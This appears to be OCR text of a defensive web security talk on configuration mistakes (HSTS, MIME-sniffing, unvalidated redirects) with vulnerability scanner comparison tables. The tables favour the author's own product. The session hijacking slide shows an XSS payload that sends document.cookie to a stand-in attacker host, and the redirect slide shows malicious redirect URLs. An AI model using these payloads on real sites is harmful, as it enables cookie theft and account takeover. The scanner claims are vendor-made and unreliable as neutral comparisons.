
Trace Information

Category	Message	From First(s)	From Last(s)
aspx.page	Begin PreInit		
aspx.page	End PreInit	0.000232113944936614	0.000232
aspx.page	Begin Init	0.000263878800550907	0.000032
aspx.page	End Init	0.000356538379371003	0.000093
aspx.page	Begin InitComplete	0.000377738283007805	0.000021
aspx.page	End InitComplete	0.000396473197849101	0.000019
aspx.page	Begin LoadState	0.000409878136917559	0.000013
aspx.page	End LoadState	0.000938465734246662	0.000529
aspx.page	Begin ProcessPostData	0.00100324543979346	0.000065
aspx.page	End ProcessPostData	0.0018416216289926	0.000838
aspx.page	Begin PreLoad	0.00189972636488016	0.000058
aspx.page	End PreLoad	0.00192501624992614	0.000025
aspx.page	Begin Load	0.00193954618388098	0.000015
aspx.page	End Load	0.00199779091913219	0.000058
aspx.page	Begin ProcessPostData Second Try	0.00201457584283708	0.000017
aspx.page	End ProcessPostData Second Try	0.0020312457670647	0.000017
aspx.page	Begin Raise ChangedEvents	0.00204484570524679	0.000014

APPL_MD_PATH	/LM/w3svc/1/ROOT/Top10WebConfigVulns
APPL_PHYSICAL_PATH	c:\inetpub\wwwroot\Top10WebConfigVulns\
AUTH_TYPE	
AUTH_USER	

Misconfigurations

- Use SSL
  - Avoid sniffing.



- And HTTP Strict Transport Security (HSTS).
  - HTTP Response Header field “Strict-Transport-Security”.

Misconfigurations

- Session Hijacking
  - **1. XSS**


```
http://www.vulnerablesite.com/s?q=
<script>document.write(
  ‘<img
  src=http://attacksite.com/store?cookie=‘+document.cookie
  +’>’);</script>
```

  - **2. Exploiting bad login implementation**
    - (example)


Misconfigurations

- Avoid MIME-sniffing.

```
HTTP/1.1 200 OK
Content-Length: 108
Date: Thu, 26 Jun 2008 22:06:28 GMT
Content-Type: text/plain;
X-Content-Type-Options: nosniff
<html><body bgcolor="#AA0000">
This page renders as HTML source code (text) in IE8.
</body></html>
```


http://www.enhanceie.com/test/text.asp - Windows Internet Explorer
File Edit View Favorites Tools Help
Live Search
Done
Internet
100%

```
<html>
<body bgcolor="#AA0000">
This page renders as HTML source code (text) in IE8.
</body>
</html>
```


http://www.enhanceie.com/test/text.asp - Windows Internet Explorer
Live Search
Page
Tools

This page renders as HTML source code (text) in IE8.

Misconfigurations

- Redirects
  - **Avoid unvalidated redirects**
    - https://www.example.com/redir?p=http://www.attacksite.com
    - https://www.example.com/redir?p=javascript:alert(document.cookie)...
  - **Redirect properly**

    -
      ```
      <?php
      if(!isset($_SESSION[“loggedIn”])) {
            header(“Location: /login.php”); } ?>
      <h1>Administration Module</h1>
      User Credentials: ...
      ```
  - Body is still readable.

Misconfigurations

- Keep your CMS up-to-date.

What to do now?

- Manually check your web application.
  - Test all pages and parameters.

- (Install a Web Application Firewall (WAF))

- Use automated tools.
  - Hackavoid
  - Acunetix
  - Sucuri (only malware)
  - WebSecurify
  - Nessus
  - W3af
  - Qualys

Vulnerability Scanners

- Web Site Coverage
  - If you can not find the pages – you have lost.
  - Examples at www.secavoid.com.

Product	**Simple HTML**	**Basic JavaScript**	**Advanced JavaScript (DOM/jQuery)**
Hackavoid	Yes	Yes	Yes
Acunetix	Yes	Yes	**No**
Sucuri (only malware)	Yes	**No**	**No**
WebSecurify	Yes	**No**	**No**
Nessus	Yes	**No**	**No**
W3af	Yes	**No**	**No**
Qualys	Yes	Yes	**No**

Vulnerability Scanners

- Thorough Generics Tests
  - **What you scan** for and how well you do it is important.

Product	**OWASP Top 10**
Hackavoid	Yes
Acunetix	Yes
Sucuri (only malware)	**No**
WebSecurify	Yes
Nessus	Yes
W3af	Yes
Qualys	Yes

Vulnerability Scanners

- Thorough Generics Tests
    - What you scan for and **how well you do it** is important.

Product	**IMG Embedded**	**Auto Detection**	**Embedded in JS**
Hackavoid	Yes	Yes	Yes
Acunetix	Yes	Yes	Yes
Sucuri (only malware)	**No**	**No**	**No**
WebSecurify	Yes	**No**	**No**
Nessus	**No**	**No**	**No**
W3af	**No**	**No**	**No**
Qualys	Yes	**No**	**No**

Vulnerability Scanners

- The type of scanner you need.

Product	SaaS	Free scan
Hackavoid	Yes	Yes
Acunetix	No	No
Sucuri (only malware)	Yes	Yes
WebSecurify	No	Yes
Nessus	No	Yes
W3af	No	Yes
Qualys	Yes	Yes

What to do now?

- More material at www.owasp.org.
  - The Open Web Application Security Project.
- Think security when you develop.
- Test your web application manually
  - Act like a novice user and the pesky hacker.
- Run automated scans.

Questions?

Anders Skovsgaard

anders@hackavoid.dk

www.hackavoid.dk